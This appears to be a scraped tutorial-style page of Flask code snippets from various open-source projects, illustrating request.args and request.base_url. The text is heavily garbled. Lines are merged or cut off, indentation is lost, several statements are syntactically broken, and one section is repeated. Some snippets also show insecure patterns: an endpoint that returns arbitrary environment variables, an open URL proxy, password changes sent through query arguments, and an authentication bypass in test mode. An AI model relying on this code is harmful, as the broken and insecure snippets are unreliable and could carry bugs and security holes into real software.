            func = request.environ.get('werkzeug.server.shutdown') if func is  
            None:  
  
                raise RuntimeError('Not running with the Werkzeug Server') #  
                func()  
  
            return json.dumps({'success': True}), 200, {'ContentType': 'appli  
  
        @app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)
```

```
@app.route('/<path:path>', methods=self.allowed_methods) def
catch_all(path): # pylint: disable=unused-variable from flask import
request

data = request.get_json(force=True, silent=True)

if data is None: # No valid json in request body > fallback to data
data = request.data if request.data != b"" else None payload = dict(
endpoint=path,
levels=["/"] if path == "/" else path.split('/'), method=request.method,
query=self._flatten_query_args(dict(request.args)), data=data,
is_json=isinstance(data, dict),
url=request.url,
full_path=request.full_path,
path=request.path
)
that.notify(payload)

return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}
return app
```

## Example 20

Project: *pnp* Author: *HazardDede* File: [http.py](http://pnp.readthedocs.io/en/latest/_modules/pnp/http.py) MIT License

5 vo

```
def _flatten_query_args( args):
```

"""Iterates through query args and transforms any one-element lists to si Examples:

```
>>> Server._flatten_query_args({'key': 'value'}) # Return as is
{'key': 'value'}
```

```
>>> Server._flatten_query_args({'key': ['value']}) # One item list ->
{'key': 'value'}
```

```
>>> # multiple items list -> no flatten
```

```
>>> Server._flatten_query_args({'key': ['value1', 'value2']})
```

```
{'key': ['value1', 'value2']}
```

```
>>> Server._flatten_query_args({'key': []}) # Empty string -> None
```

```
{'key': None}
```

```
>>> Server._flatten_query_args({'key': []}) # Empty list -> None
```

```
{'key': None}
```

```
>>> # Multiple Empty string -> Multiple None's
```

```
>>> Server._flatten_query_args({'key': ['', '']})
```

```
{'key': [None, None]}
```

```
>>> Server._flatten_query_args("notadict") # Argument has to be a
dic Traceback (most recent call last):
```

...

TypeError: Argument ' args' is expected to be a (<class 'dict'>,), but

"""

```
def _make_flat(item):
    if not item:
        return None
    if not isinstance(item, list):
        return item
    # item -> list
    if len(item) == 1:
        return item[0] if item[0] else None # Empty string -> None return [x if
                                         x else None for x in item]
    Validator.is_instance(dict, args= args)
    res = dict()
    for key, val in args.items():
        res[key] = _make_flat(val)
    return res
```

## Example 21

Project: *iris* Author: *doitintl* File: [main.py](#) [MIT License](#)

5 vo

```
def do_tag():
    f = retrieve(request. args['plugin'])
    if f is not None:
        project_id = request. args['project_id']
```

```
f.do_tag(project_id)
```

```
return 'ok', 200
```

## Example 22

Project: *ras-frontstage* Author: *ONSdigital* File:  
[upload\\_survey\\_failed.py](#) MIT License

5 vo

```
def upload_failed(session):
```

```
    case_id = request.args.get('case_id')
```

```
    business_party_id = request.args['business_party_id']
```

```
    survey_short_name = request.args['survey_short_name']
```

```
    party_id = session['party_id']
```

```
    error_info = request.args.get('error_info', None) case_data =  
    case_controller.get_case_data(case_id, party_id, business_party_id)
```

```
# Select correct error text depending on error_info if error_info ==  
# "type":
```

```
    error_info = {'header': "Error uploading - incorrect file type",
```

```
        'body': 'The spreadsheet must be in .xls or .xlsx format'}
```

```
elif error_info == "charLimit":
```

```
    error_info = {'header': "Error uploading - file name too long",
```

```
        'body': 'The file name of your spreadsheet must be '
```

```
'less than 50 characters long'}
```

```
elif error_info == "size":  
  
    error_info = {'header': "Error uploading - file size too large",  
    'body': 'The spreadsheet must be smaller than 20MB in size'}  
  
else:  
  
    error_info = {'header': "Something went wrong",  
    'body': 'Please try uploading your spreadsheet again'}  
  
return render_template('surveys/surveys-upload-failure.html',  
business_info=ca  
collection_exercise_info=case_data['collection_exercise']
```

Example 23  
Project: *gvs-public* Author: *statgen* File: [auth.py](#) [MIT License](#)

5 vo

```
def callback(self):  
  
    if 'code' not in request.args:  
  
        return (None, None)  
  
    # The following two commands pass **kwargs to requests.  
  
    oauth_session = self.service.get_auth_session(  
  
        data={'code': request.args['code'],  
        'grant_type': 'authorization_code',  
        'redirect_uri': self.get_callback_url()  
    },  
  
    decoder = json.loads
```

```
)  
  
me = oauth_session.get("").json()  
  
return (me['name'],  
  
me['email'])
```

## Example 24

Project: *cis* Author: *mozilla-iam* File: [api.py Mozilla Public License 2.0](#)

5 vo

```
def change():  
  
connection = connect.AWS()  
  
connection.session()  
  
identity_vault_client = connection.identity_vault_client() user_profile  
= request.get_json(silent=True)  
  
if isinstance(user_profile, str):  
  
user_profile = json.loads(user_profile)  
  
user_id = request.args.get("user_id", user_profile["user_id"]  
["value"]) logger.info("A json payload was received for user:  
{}".format(user_id), extra=  
  
vault = profile.Vault(sequence_number=None,  
profile_json=user_profile, **reque if request.method in ["POST",  
"PUT", "GET"]:  
vault.identity_vault_client = identity_vault_client  
result = vault.put_profile(user_profile)  
  
logger.info(
```

```
"The result of publishing for user: {} is: {}".format(user_id, result)
extra={"user_id": user_id, "result": result},
)

if config("allow_delete", namespace="cis", default="false") == "true":
if request.method in ["DELETE"]:

    vault.identity_vault_client = identity_vault_client
    result =
    vault.delete_profile(user_profile)

    logger.info(
        "A delete operation was performed for user: {}".format(user_id),
        extra={"user_id": user_id, "result": result},
    )

return jsonify(result)
```

## Example 25

Project: *cis* Author: *mozilla-iam* File: [api.py Mozilla Public License 2.0](#)

5 vo

```
def status():

    sequence_number = request.args.get("sequenceNumber")
    status =
    profile.Status(sequence_number)

    result = status.all

return jsonify(result)
```

## Example 26

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) Apache License 2.0

5 vo

```
def get_bool_arg(name, args):
    value = args.get(name, 'false').lower()
    return value not in ('f', 'false')
```

## Example 27

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) Apache License 2.0

5 vo

```
def render_game(bucket, model_name, data, filename="", force_full=False, render_sorry=False):
    is_raw = get_bool_arg('raw', request.args)
    if is_raw:
        if request.args.get('raw', '') == 'sgf':
            return Response(data, mimetype='application/x-go-sgf') return sgf_utils.pretty_print_sgf(data)
        # 3200 > 500 * 'B[aa];'
        player_evals = []
        if len(data) > 3200:
            try:
                # NOTE: evals are printed ~near~ the move they are for but plus or
```

```
# minus one because of 2*m+1 below.

_, comments = sgf_utils.raw_game_data(filename, data) evals =
[comment[2][0] for comment in comments]

for m, (b_eval, w_eval) in enumerate(zip(evals[::2], evals[1::2])):
    player_evals.append((2 * m + 1, b_eval, w_eval))

except Exception as e:

    print("Failed to eval parse:", bucket, model_name) print(e)

pass

return render_template(
    'game.html',
    bucket=bucket,
    model=model_name,
    data=data,
    player_evals=player_evals,
    filename=filename,
    force_full=force_full or len(player_evals) > 0, render_sorry=False,
)
```

## Example 28

Project: *adh6* Author: *bonnetn* File: [authn.py](#) GNU General Public License v3.0

5 vo

```
def __init__(self, controller: AuthenticationController): self.blueprint = Blueprint('auth_blueprint', __name__)
```

```
@self.blueprint.route('/api/login')
```

```
def step1_login():
```

```
"""
```

STEP 1: User navigates to /login. Redirect them to the authentication

```
"""
```

```
redirect_url, state = controller.login()
```

```
session[SESSION_STATE] = state
```

```
return redirect(redirect_url)
```

```
@self.blueprint.route('/api/authorization-code')
```

```
def step2_authorization_code():
```

```
"""
```

STEP 2: User went to the authentication backend, entered their  
credential redirected back to this endpoint with some data in args.

We now have a temporary 'authorization\_token' that we can use to  
fetch In order to get this new token, we must call the the auth  
backend (CAS

```
"""
```

```
args = request.args
```

```
token, err = controller.get_tokens(
```

```
state= args.get('state'),
```

```
authorization_code= args.get('code'),
stored_state=session.get(SESSION_STATE),
)
if token is None:
    return err, 400
del session[SESSION_STATE] # Prevent state reuse.
session[SESSION_TOKEN] = token
return str(token)
```

### **Example 29**

Project: *a12-api* Author: *a12map* File: [views.py](#) [MIT License](#)

5 vo

```
def get_current_location(request):
    lat = float(request.args['lat'])
    lng = float(request.args['lng']) return np.array([lat, lng])
```

### **Example 30**

Project: *a12-api* Author: *a12map* File: [views.py](#) [MIT License](#)

5 vo

```
def hello():
    current_location = get_current_location(request)
    time = request.args['time']
```

```
current_station = get_current_station(current_location)
return json.dumps(get_response_dict(current_station, time),
ensure_ascii=False)
```

**Example 31**

Project: *rate.sx* Author: *chubin* File: [srv.py](#) [MIT License](#)

5 vo

```
def answer(topic = None):
```

"""

Main rendering function, it processes incoming weather queries.

Depending on user agent it returns output in HTML or ANSI format.

Incoming data:

```
request.args
```

```
request.headers
```

```
request.remote_addr
```

```
request.referrer
```

```
request.query_string
```

"""

```
user_agent = request.headers.get('User-Agent', '').lower()
html_needed = is_html_needed(user_agent)
```

```
options = parse_query(request.args)
```

```
hostname = request.headers['Host']
```

```
if request.headers.getlist("X-Forwarded-For"): ip =
request.headers.getlist("X-Forwarded-For")[0]
```

```
if ip.startswith('::ffff:'):
    ip = ip[7:]
else:
    ip = request.remote_addr
if request.headers.getlist("X-Forwarded-For"):
    ip = request.headers.getlist("X-Forwarded-For")[0]
if ip.startswith('::ffff:'):
    ip = ip[7:]
else:
    ip = request.remote_addr
if topic is None:
    topic = ":firstpage"
answer = cmd_wrapper(topic, hostname=hostname,
request_options=options, html=i if ip not in
SKIP_LOGGING_FOR_THIS_IPS:
log_query(ip, hostname, topic, user_agent)
return answer
```

## Example 32

5 vo

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

```
def show_jobs():
```

```
"""获取所有jobs信息"""

response = {}

try:

    jid = request.args.get('id')

    if jid == None:

        ret_list = scheduler.get_jobs()

    else:

        ret_list = [scheduler.get_job(jid)]

        inof_list = []

        for ret in ret_list:

            fields = ret.trigger.fields

            cron = {}

            for field in fields:

                cron[field.name] = str(field)

            cron_list = [cron['second'], cron['minute'], cron['hour'], cron['day'], cr info
= {

'id':ret.id,

'next_run_time':ret.next_run_time,

'cmd':ret.kwargs.get('cmd'),

'#func':ret.func_ref,



'status':'running' if ret.next_run_time != None else 'stop',
```

```
'cron':''.join(cron_list)

}

inof_list.append(info)

response['status'] = 0

response['data'] = inof_list

response['count'] = len(inof_list)

except Exception as e:

    response['msg'] = str(e)

return json.dumps(response,cls=DateEncoder)
```

### Example 33

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

```
5 vo

def job_log():

    """获取所有job log信息"""

    response = {}

try:

    ret = get_job_logs(request.args)

    response['status'] = 0

    response['data'] = ret

    response['count'] = len(ret)
```

```
except Exception as e:  
    response['msg'] = str(e)  
    return json.dumps(response,cls=DateEncoder)
```

## Example 34

Project: *WhereIsItStreaming* Author: *Ahmad-Magdy-Osman* File: [\*app.py\*](#) MIT License

5 vo

```
def movie():  
    form = SearchCriteria()  
  
    if form.validate_on_submit():  
  
        search = str(form.search.data)  
  
        films = query.returnFilm(search)  
  
        if len(films) == 0:  
  
            msg = "No results found for %s" % (search)  
  
            return render_template("main.html", form=form)  
            return render_template("main.html", films=films, form=form)  
        movieid = int(request.args["id"])  
  
        film = query.returnOneFilm(movieid)  
  
        cast = query.returnCast(movieid)  
  
        crew = query.returnCrew(movieid)  
  
        ratings = query.returnRatings(movieid)
```

```
try:  
    rating = round(ratings[0]["rating"])  
except:  
    rating = 0  
  
stream = streaming(film[0]["title"])  
rent = stream["rent"]  
buy = stream["buy"]  
"  
  
like = Liked()  
if like.validate_on_submit():  
    query.insert(userid, movieid, "liked")  
  
return render_template("movie.html", like = like, rent = rent, buy =  
buy, form)  
"  
  
return render_template("movie.html", rent=rent, buy=buy, form=form,  
film=film, Example 35
```

Project: *uplink* Author: *prkumar* File: [Server.py](#) MIT License

5 vo

```
def repos_for_keyword():  
    """  
    /repos?keyword=<keyword>
```

Finds all repos which contain the given keyword in the name, readme, or descript if "keyword" not in request. args:

```
return "", 400

keyword = request.args["keyword"]

future = _repos_for_keyword(keyword)

repos = loop.run_until_complete(future)

return jsonify(repos)
```

### Example 36

Project: *uplink* Author: *prkumar* File: [\*Server.py\*](#) MIT License

5 vo

```
def users_for_repo(user, repo_name):
    """
```

/users/<user>/repo/<repo\_name>[?oldest-age=<age in weeks>]

Returns list of users who have committed in the resource user/repo in the last gi weeks """

oldest\_age = (

55 if "oldest-age" not in request.args else request.args["oldest-age"]

)

```
future = _users_for_repo(user, repo_name, oldest_age=oldest_age)
users = loop.run_until_complete(future)
```

```
return jsonify(users)
```

## Example 37

Project: *uplink* Author: *prkumar* File: [\*Server.py\*](#) MIT License

5 vo

```
def users_for_keyword():

    """
    /users?keyword=<keyword>[?oldest-age=<age in weeks>]

    Find the top users who have committed in repositories matching the
    keyword in the if "keyword" not in request. args:

    return "", 400

    keyword = request. args["keyword"]

    oldest_age = (
        55 if "oldest-age" not in request. args else request. args["oldest-
        age"])

    repos_future = _repos_for_keyword(keyword)

    repos = loop.run_until_complete(repos_future)

    # gather futures for getting users from each repo
    users_futures = []

    users = set()

    for repo in repos:

        user, repo_name = repo.split("/")

        users_futures.append(
```

```
_users_for_repo(user, repo_name, oldest_age=oldest_age)

)

# barrier on all the users futures

users_results =
loop.run_until_complete(asyncio.wait(users_futures))

# gather the results

for users_result in users_results:

    for task in users_result:

        if task.result():

            users.update(set(task.result()))


return jsonify(list(users))
```

### Example 38

Project: *PT-help* Author: *Rhilip* File: [init.py](#) MIT License

5 vo

```
def geo():

    if not request.args:

        return no_args_waring

    else:

        ip = request.args.get("ip")

        ret_dict = {

            "stats": "Fail",
```

```
"ip": ip,  
"loc": "Not Find IP address." if ip is None else None  
}  
  
ret_dict.update(ip_query.searchIp(ip))  
  
return jsonify(ret_dict)
```

### **Example 39**

Project: *validation* Author: *rancher* File: [app.py](#) Apache License 2.0

5 vo

```
def get_environment_varable():  
    if 'var' not in request.args:  
        return "Required param 'var' is missing", 400  
  
    var = request.args['var']  
  
    if var not in os.environ:  
        return "Not found '{0}' in environment variables".format(var), 404  
  
    return str(os.environ[var])
```

### **Example 40**

Project: *validation* Author: *rancher* File: [app.py](#) Apache License 2.0

5 vo

```
def proxy():  
    url = request.args.get('url')
```

```
link = request.args.get('link')
port = request.args.get('port')
path = request.args.get('path')

if link is not None and port is not None and path is not None: link =
link.upper()

dest_port = os.environ.get(link + "_PORT_" + port + "_TCP_PORT")
dest_host = os.environ.get(link + "_PORT_" + port + "_TCP_ADDR")
err_msg = "Not found '{0}' in environment variables"

if dest_port is None:
    return err_msg.format(dest_port), 404

if dest_host is None:
    return err_msg.format(dest_host), 404

url = 'http://{0}:{1}/{2}'.format(dest_host, dest_port, path) if url is
None:

    return ("Required param missing: Either 'url', or all params "
            "'link', 'port' and 'path' are required"), 400

try:
    response = requests.get(url=url)

except Exception as e:
    return "Error: {}".format(e), 400

if not response.ok:
    return response.content, response.status_code
```

```
return response.content, 200
```

## Example 41

Project: *dino* Author: *thenetcircle* File: [\*oauth.py\*](#) Apache License 2.0

```
5 vo
```

```
def authorized(self):  
    resp = self.auth.authorized_response()  
  
    if resp is None or resp.get('access_token') is None: return 'Access  
denied: reason=%s error=%s resp=%s' % (  
        request.args['error'],  
        request.args['error_description'],  
        resp  
    )  
  
    response = redirect(self.internal_url_for('/'))  
    response.set_cookie('token', resp['access_token'])  
    return response
```

## Example 42

Project: *gransk* Author: *pcbjc* File: [\*ui.py\*](#) Apache License 2.0

```
5 vo
```

```
def requires_auth(f):  
    @wraps(f)  
  
    def decorated(* args, **kwargs):  
        auth = request.authorization
```

```
if not auth or not check_auth(auth.username, auth.password): if  
_globals.get('test'):  
  
    return f(* args, **kwargs)  
  
return authenticate()  
  
return f(* args, **kwargs)  
  
return decorated
```

### Example 43

Project: *gransk* Author: *pcbje* File: [ui.py](#) Apache License 2.0

5 vo

```
def get_file():  
  
    """Get original file."""  
  
    filename = document.secure_path(request.args['filename']) ext =  
    document.secure_path(request.args['ext'])  
  
    mediatype = request.args['mediatype']  
  
    root = os.path.join(_globals['gransk'].config[helper.DATA_ROOT],  
    'files') file_path = os.path.join(root, ext, filename)  
  
    if not os.path.exists(file_path):  
  
        abort(404)  
  
    with open(file_path, 'rb') as inp:  
  
        return Response(inp.read(), mimetype=mediatype, status=200)
```

### Example 44

Project: *gransk* Author: *pcbje* File: [ui.py](#) Apache License 2.0

5 vo

```
def search():

query = json.loads(request. args['q'])

if 'type' in query:

url = 'http://%s:9200/gransk/_search?' % (_globals['config']
['es_host'][0], else:

url = 'http://%s:9200/gransk/_search' % _globals['config']['es_host'][0]

r = requests.get(url, data=json.dumps(query['body'])) return
Response(r.text, status=200, mimetype='application/json') Example
45
```

Project: *gransk* Author: *pcbjc* File: [ui.py](#) Apache License 2.0

5 vo

```
def picture():

"""Get document content as picture."""

name = document.secure_path(request. args['name']) mediatype =
request. args['mediatype']

root = os.path.join(_globals['gransk'].config[helper.DATA_ROOT],
'pictures') image_path = os.path.join(root, name)

if not os.path.exists(image_path):

abort(404)

with open(image_path, 'rb') as fp:

return Response(fp.read(), mimetype=mediatype, status=200)
```

**Example 46**

Project: *watchdog* Author: *flipkart-incubator* File: [\*index.py\*](#) [Apache License 2.0](#)

5 vo

```
def filter_logic(self, filters, skip, limit=None): query =  
    self.generate_full_query(filters)  
  
    limit = limit if limit else self.args['pageLength']  
  
    cve = db.getCVEs(limit=limit, skip=skip, query=query)  
  
    # marking relevant records  
  
    if current_user.is_authenticated():  
  
        if filters['whitelistSelect'] == "on": cve = self.list_mark('white', cve)  
        if filters['blacklistSelect'] == "mark": cve = self.list_mark('black', cve)  
        self.plugManager.mark(cve, **self.pluginArgs)  
  
    cve = list(cve)  
  
    return cve
```

## Example 47

Project: *watchdog* Author: *flipkart-incubator* File: [\*index.py\*](#) [Apache License 2.0](#)

5 vo

```
def _get_cve_actions(self):  
  
    cve = request.args.get('cve', type=str)  
  
    if not current_user.is_authenticated(): # Don't show actions requiring  
        auth if actions = [x for x in self.plugManager.getCVEActions(cve,  
        **self.pluginArgs) else:
```

```
actions = self.plugManager.getCVEActions(cve, **self.pluginArgs)
return jsonify({"actions": actions})

# /plugin/<plugin>
```

## Example 48

Project: *watchdog* Author: *flipkart-incubator* File: [index.py](#) [Apache License 2.0](#)

5 vo

```
def openPlugin(self, plugin):

if self.plugManager.requiresAuth(plugin) and not
current_user.is_authenticated return
render_template("requiresAuth.html") else:

page, args = self.plugManager.openPage(plugin, **self.pluginArgs) if
page:

try:

return render_template(page, ** args)

except jinja2.exceptions.TemplateSyntaxError: return
render_template("erro except jinja2.exceptions.TemplateNotFound:
return render_template("erro else: abort(404)

# /plugin/<plugin>/subpage/<page>
```

## Example 49

Project: *watchdog* Author: *flipkart-incubator* File: [index.py](#) [Apache License 2.0](#)

5 vo

```
def openPluginSubpage(self, plugin, page): if  
    self.plugManager.requiresAuth(plugin) and not  
    current_user.is_authenticated return  
    render_template("requiresAuth.html") else:  
  
    page, args = self.plugManager.openSubpage(plugin, page,  
    **self.pluginArgs) if page:  
  
        try:  
  
            return render_template(page, ** args)  
  
        except jinja2.exceptions.TemplateSyntaxError: return  
            render_template("erro except jinja2.exceptions.TemplateNotFound:  
            return render_template("erro else: abort(404)
```

## # /plugin/<plugin>/\_cve\_action/<action> Example 50

Project: *watchdog* Author: *flipkart-incubator* File: [index.py](#) [Apache License 2.0](#)

5 vo

```
def change_pass(self):  
  
    current_pass = request.args.get('current_pass')  
  
    new_pass = request.args.get('new_pass')  
  
    if current_user.authenticate(current_pass):  
  
        if new_pass:  
  
            db.changePassword(current_user.id , new_pass)  
  
            return jsonify({"status": "password_changed"}) return  
            jsonify({"status": "no_password"}) else:  
  
            return jsonify({"status": "wrong_user_pass"})
```

```
# /admin/request_token
```

## Python `flask.request.base_url()` Examples

The following are code examples for showing how to use `flask.request.base_url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: cloudrygo Author: seethroser File: serve.py Apache License 2.0
def game_view(bucket, model_name, filename):
    view_type = request.args.get('type')
    if not view_type:
        path = re.search(r'/(clean|full|eval)/', request.base_url)
        if path:
            view_type = path.group(1)
        else:
            view_type = 'clean'
    assert view_type in ('clean', 'eval', 'full'), view_type

    data, game_view = cloudry.get_game_data(
        bucket, model_name, filename, view_type)

    render_sorry = game_view != view_type

    # HACK: we'd like all eval games to be full in the future
    is_full_eval = 'cc-evaluator' in filename

    return render_game(bucket, model_name, data,
        filename=filename,
        force_full=is_full_eval,
    )
```

6 vc

### Example 2

```
Project: alerta-api Author: nthao File: views.py Apache License 2.0
def create_key():
    if request.json and 'user' in request.json:
        user = request.json['user']
        data = {
            'user': user,
            'text': request.json.get("text", "API Key for %s" % user)
        }
        try:
            key = db.create_key(data)
        except Exception as e:
            return jsonify(status="error", message=str(e)), 500
    else:
        return jsonify(status="error", message="must supply 'user' as parameter"),
    return jsonify(status='ok', key=key), 201, {'Location': '%s/%s' % (request.base_url, key)}
```

6 vc

### Example 3

```
Project: yarnfor Author: Velasais-DigitalMedia File: mock_yarn.py BSD 3-Clause "New" or "Revised"
License
```

6 vc

Python flask.request.base\_url() Examples The following are code examples for showing how to use `flask.request.base_url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `cloudygo` Author: `sethtroisi` File: [serve.py](#) Apache License 2.0

6 vo

```
def game_view(bucket, model_name, filename):
    view_type = request.args.get('type')
    if not view_type:
        path = re.search(r'/(clean|full|eval)/', request. base_url) if path:
            view_type = path.group(1)
        else:
            view_type = 'clean'
    assert view_type in ('clean', 'eval', 'full'), view_type
    data, game_view = cloudy.get_game_data(
        bucket, model_name, filename, view_type)
    render_sorry = game_view != view_type
    # HACK: we'd like all eval games to be full in the future
    is_full_eval = 'cc-evaluator' in filename
    return render_game(bucket, model_name, data,
```

```
filename=filename,  
force_full=is_full_eval,  
)
```

## Example 2

Project: *alerta-ui* Author: *itnihao* File: [views.py](#) Apache License 2.0

6 vo

```
def create_key():  
    if request.json and 'user' in request.json:  
        user = request.json["user"]  
        data = {  
            "user": user,  
            "text": request.json.get("text", "API Key for %s" % user)  
        }  
        try:  
            key = db.create_key(data)  
        except Exception as e:  
            return jsonify(status="error", message=str(e)), 500  
        else:  
            return jsonify(status="error", message="must supply 'user' as  
            parameter"), return jsonify(status="ok", key=key), 201, {'Location':  
            '%s/%s' % (request. bas Example 3
```

Project: *yarnitor* Author: Valassis-Digital-Media File: *mock\_yarn.py*  
BSD 3-Clause "New" or "Revised"

6 vo

### License

```
def spark_application(app_id):  
    """Mock of the Spark jobs REST resource."""  
    if 'last' in request.args:  
        return jsonify(redis.get(request.base_url))  
    d = st.fixed_dictionaries({  
        'jobId': st.integers(0),  
        'name': st.text(),  
        'submissionTime': st.text(),  
        'completionTime': st.text(),  
        'stageIds': st.lists(st.integers(0), average_size=3),  
        'status': st.sampled_from(['SUCCEEDED', 'RUNNING', 'FAILED']),  
        'numTasks': st.integers(0),  
        'numActiveTasks': st.integers(0),  
        'numCompletedTasks': st.integers(0),  
        'numSkippedTasks': st.integers(0),  
        'numFailedTasks': st.integers(0),  
        'numActiveStages': st.integers(0),
```

```
'numCompletedStages': st.integers(0),  
'numSkippedStages': st.integers(0),  
'numFailedStages': st.integers(0),  
})  
  
result = json.dumps(st.lists(d, average_size=3).example())  
redis.set(request.base_url, result)  
  
return jsonify(result)
```

## Example 4

Project: *jroc* Author: *domenicosolazzo* File: [views.py](#) [GNU General Public License v3.0](#)

6 vo

```
def taggerTags():  
  
    shouldFilterStopwords = True if request.args.get('stopwords') ==  
        'true' else False  
  
    shouldShowLanguage = True if request.args.get('language') == 'true'  
        else False data = request.data  
  
    pipeline = PosTaggerPipeline(input=data, name="PosTagger  
        Pipeline") pipeline.execute()  
  
    output = pipeline.getOutput()  
  
    tags = output.get('tags', [])  
  
    result = {}  
  
    result["uri"] = "%s" % (request.base_url, ) result["data"] = tags
```

```

result["meta"] = {}

if shouldShowLanguage == True:
    result["meta"]["language"] = languageResult[0]

json_response = json.dumps(result)

return Response(json_response, mimetype="application/json")

```

### **Example 5**

Project: *jroc* Author: *domenicosolazzo* File: [views.py GNU General Public License v3.0](#)

6 vo

```

def entityMain(entity_name):

    basic_url = "%s" % (request. base_url) entity = {}

    pipeline = LinkedDataEntityPipeline(entity_name,
                                         name="LinkedData Pipeline") pipeline.execute()

    output = pipeline.getOutput() uniqueUri = output.get('entity-uri',
                                                       {}).get('uri', None) entityName = entity_name

    if uniqueUri:

        uniqueName = uniqueUri.replace("http://dbpedia.org/resource/", "")
        basic_url = "%sentities/%s" % (request.url_root, uniqueName)
        entityName = uniqueName

        entity["redirected_from"] = request. base_url entity["name"] =
        entityName

        entity["types_uri"] = "%s/%s" % (basic_url, "types")
        entity["properties_uri"] = "%s/%s" % (basic_url, "properties") result =
        {

```

```
"data": entity,  
"uri": basic_url  
}  
  
json_response = json.dumps(result)  
  
return Response(json_response, mimetype="application/json")
```

### Example 6

Project: *chip-flasher* Author: *nexthingco* File: [webapp.py](#) [MIT License](#)

6 vo

```
def onUpdateStateInfo(self,info):  
  
    if not self.base_url: #ignore until we have a page listening return  
  
        url = self.base_url + 'stateChange'  
  
        fullInfo = info.copy() # get complete info, not just what changed if  
        fullInfo.get('state'):   
  
            fullInfo['stateClass'] = stateToClass[fullInfo['state']]  
  
            if fullInfo.get('label'):  
  
                fullInfo['label'] = fullInfo['label'].replace("\n",'<br>') if  
                fullInfo.get('stateLabel'):  
  
                    fullInfo['stateLabel'] = fullInfo['stateLabel'].replace("\n",'<br>') payload  
                    = fullInfo #{'info': info}  
  
                    headers = {'content-type': 'application/json'}  
  
                    requests.post(url, data=json.dumps(payload), headers=headers)  
                    #post messag
```

### Example 7

Project: *PlayChess* Author: *neverwannafly* File: [\*decorators.py\*](#) [MIT License](#)

6 vo

```
def login_required(view_function):
    @wraps(view_function)
    def wrapper(*args, **kwargs):
        username = session.get('username')
        if username:
            if session.get('next', False):
                next_url = "/" + "/".join(session['next'].split('/')[3:]) session.pop('next')
                return redirect(next_url)
            return view_function(*args, **kwargs)
        else:
            session['next'] = request.base_url
            return redirect(url_for('site.login'))
    return wrapper
# logout required decorator to access register and login page!
```

## Example 8

Project: *invenio-jsonschemas* Author: *inveniosoftware* File: [\*ext.py\*](#) [MIT License](#)

6 vo

```
def get_schema(self, path, with_refs=False, resolved=False):  
    """Retrieve a schema.  
  
    :param path: schema's relative path.  
  
    :param with_refs: replace $refs in the schema.  
  
    :param resolved: resolve schema using the resolver  
  
    :py:const:invenio_jsonschemas.config.JSONSCHEMAS_RESOLVE  
    R_CLS`  
  
    :raises invenio_jsonschemas.errors.JSONSchemaNotFound: If no  
    schema was found in the specified path.  
  
    :returns: The schema in a dictionary form.  
  
    """  
  
    if path not in self.schemas:  
        raise JSONSchemaNotFound(path)  
  
    with open(os.path.join(self.schemas[path], path)) as file_: schema =  
        json.load(file_)  
  
    if with_refs:  
        schema = JsonRef.replace_refs(  
            schema,  
            base_uri=request.base_url,  
            loader=self.loader_cls() if self.loader_cls else None,  
        )
```

```
if resolved:  
  
    schema = self.resolver_cls(schema)  
  
    return schema
```

## Example 9

Project: *SuperOcto* Author: *mcecchi* File: [\*views.py\*](#) GNU Affero General Public License v3.0

```
6 vo  
  
def _cache_key(ui, url=None, locale=None,  
additional_key_data=None): if url is None:  
  
    url = request.base_url  
  
    if locale is None:  
  
        locale = g.locale.language if g.locale else "en"  
  
    k = "ui:{}:{}:{}".format(ui, url, locale) if callable(additional_key_data):  
  
        try:  
  
            ak = additional_key_data()  
  
            if ak:  
  
                # we have some additional key components, let's at if not  
                # isinstance(ak, (list, tuple)):  
  
                ak = [ak]  
  
            k = "{}:{}:{}".format(k, ":".join(ak)) except:  
  
                _logger.exception("Error while trying to retrieve addition return k")
```

## Example 10

Project: *flask-oauth2-devices* Author: *greedo* File: [devices.py](#) [MIT License](#)

6 vo

```
def _verify_request(self, scopes):
    """ verify received oauth2 data
    """
    if request.method == 'POST':
        return False
    uri = request.base_url
    if request.query_string:
        uri += '?' + request.query_string.decode('utf-8')
        data = request.form.to_dict()
    headers = dict(request.headers)
    if ['oauth_version', 'oauth_nonce', 'oauth_timestamp',
        'user', 'client'] not in data.keys():
        return False
    return True
```

## Example 11

Project: *flask-web-svc* Author: *scottslowe* File: [main.py](#) [MIT License](#)

6 vo

```
def show_info_json(svc_url):
    # Gather information about the request and return as JSON
    if request.headers.getlist('X-Forwarded-For'): proxy_addr =
        request.remote_addr
    client_addr = request.headers.getlist('X-Forwarded-For')[0]
    else:
        proxy_addr = 'No proxy (direct)'
        client_addr = request.remote_addr
    return jsonify(
        container_hostname = host_name,
        container_ip = ip_address,
        time = datetime.datetime.now().strftime("%Y-%b-%d %H:%M:%S"),
        proxy = proxy_addr,
        client = client_addr,
        baseurl = request.base_url,
        urlroot = request.url_root)
    # Define front-end route that pulls from back-end web services
```

### Example 12

Project: *RNASEqTool* Author: *armell* File: [\*init\*.py](#) MIT License

5 vo

```
def output_json(data, code, headers=None):
```

```
resp = make_response(data.to_json(), code)

resp.headers.extend(headers.items()).append({"Location": request.
base_url}) or return resp
```

### Example 13

Project: *RNASEqTool* Author: *armell* File: [init\\_.py](#) MIT License

5 vo

```
def output_csv(data, code, headers=None):

    strbuffer = StringIO()

    data.to_csv(strbuffer, index=False)

    resp = make_response(strbuffer.getvalue(), code)

    resp.headers.extend(headers.items()).append({"Location": request.
base_url}) or return resp
```

### Example 14

Project: *RNASEqTool* Author: *armell* File: [init\\_.py](#) MIT License

5 vo

```
def output_html(data, code, headers=None):

    resp = make_response(data.to_html(), code)

    resp.headers.extend(headers.items()).append({"Location": request.
base_url}) or return resp
```

### Example 15

Project: *RNASEqTool* Author: *armell* File: [init\\_.py](#) MIT License

5 vo

```
def output_pdf(data, code, headers=None):  
    resp = make_response(data.to_pdf(), code)  
  
    resp.headers.extend(headers.items()).append({"Location": request.  
        base_url}) or return resp
```

## Example 16

Project: *oa\_qian* Author: *sunqb* File: [flask\\_openid.py Apache License 2.0](#)

5 vo

```
def get_current_url(self):  
    """the current URL + next."  
  
    return request.base_url + '?next=' + url_quote(self.get_next_url())
```

## Example 17

Project: *oa\_qian* Author: *sunqb* File: [views.py Apache License 2.0](#)

5 vo

```
